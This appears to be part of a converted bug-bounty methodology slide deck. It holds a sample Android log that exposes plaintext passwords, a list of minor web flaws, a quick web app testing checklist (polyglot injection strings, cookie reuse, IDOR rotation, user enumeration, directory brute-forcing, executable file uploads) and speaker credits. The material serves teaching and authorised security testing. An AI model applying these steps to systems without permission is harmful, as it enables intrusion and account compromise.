
webkit cache (cache.db)

plists, dbs, etc

hardcoded in the binary

# Quick spin-up for iOS

Daniel Mayers [idb tool](#):



# Logs!

```
root@generic_x86:~# logcat
logcat
__ beginning of /dev/log/system
D/ConnectivityService( 1272): Sampling interval elapsed, updating statistics ..
D/ConnectivityService( 1272): Done.
D/ConnectivityService( 1272): Setting timer for 72Bseconds
beginning of /dev/log/system
E/LOGIN ( 4416): entered password is pass - Login Failed
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressStandard.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressStandard.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressSpacebar.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressSpacebar.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressDelete.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressDelete.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressReturn.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressReturn.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressInvalid.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressInvalid.ogg
W/AudioService( 1272): onLoadSoundEffect(1272): Error while loading samples
I/LOGIN ( 4416): entered password is password - Successful Attempt
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
I/ActivityManager( 1272): START u0 {cmp=com.isi.testapp/.Welcome} from pid 4416
```


# Auxiliary

# The vulns formerly known as “noise”


- Content Spoofing or HTML injection
- Referer leakage
- security headers
- path disclosure
- clickjacking
- ++



# How to test a web app in $n$ minutes



How can you get maximum results within a given time window?



# Data Driven Assessment (diminishing return FTW)



1. Visit the search, registration, contact, and password reset, and comment forms and hit them with your polyglot strings
2. Scan those specific functions with Burp's built-in scanner
3. Check your cookie, log out, check cookie, log in, check cookie. Submit old cookie, see if access.
4. Perform user enumeration checks on login, registration, and password reset.
5. Do a reset and see if; the password comes plaintext, uses a URL based token, is predictable, can be used multiple times, or logs you in automatically
6. Find numeric account identifiers anywhere in URL and rotate them for context change
7. Find the security-sensitive function(s) or files and see if vulnerable to non-auth browsing (idors), lower-auth browsing, CSRF, CSRF protection bypass, and see if they can be done over HTTP.
8. Directory brute for top short list on SecLists
9. Check upload functions for alternate file types that can execute code (xss or php/etc/etc)

# Things to take with you...

1. Crowdsourced testing is different enough to pay attention to
2. Crowdsourcing focuses on the 20% because the 80% goes quick
3. Data analysis can yield the most successfully attacked areas
4. A 15 minute web test, done right, could yield a majority of your critical vulns
5. Add polyglots to your toolbelt
6. Use SecLists to power your scanners
7. Remember to periodically refresh your game with the wisdom of other techniques and other approaches

Follow these ninjas who I profiled: <https://twitter.com/Jhaddix/lists/bninjas>



# Gitbook project: The Bug Hunters Methodology

This preso ended up to be way too much to fit in an 45min talk so... we turned it into a Git project! (if you are reading this from the Defcon DVD check my [twitter](#) or [Github](#) for linkage)

- 50% of research still unparsed
- More tooling to automate
- XXE and parser attacks
- XSRF
- Captcha bypass
- Detailed logic flaws
- More mobile

**Meme Count:**

**13**

# Attribution and Thanks

Tim Tomes - Recon-ng  
Joe Giron - RFI params  
Soroush Dalili - File in the Hole preso  
Mathias Karlsson - polyglot research  
Ashar Javed - polyglot/xss research  
Ryan Dewhurst & Wpscan Team  
Bitquark - for being a ninja, bsqli string  
rotlogix - liffy LFI scanner  
Arvind Doraiswamy - HTTPs, CSRF Burp Plugins  
Barak Tawily - Autorize burp plugin  
the RAFT list authors  
Ferruh Mavituna - SVNDigger  
Jaime Filson aka wick2o - GitDigger  
Robert Hansen aka rsnake - polyglot / xss  
Dan Crowley - polyglot research  
Daniel Miessler - methodology, slide, and data contributions  
My awesome team at Bugcrowd (Jon, Tod, Shpend, Ben, Grant, Fatih, Patrik, Kati, Kym, Abby, Casey, Chris, Sam, ++)  
**All the bug hunting community!!!**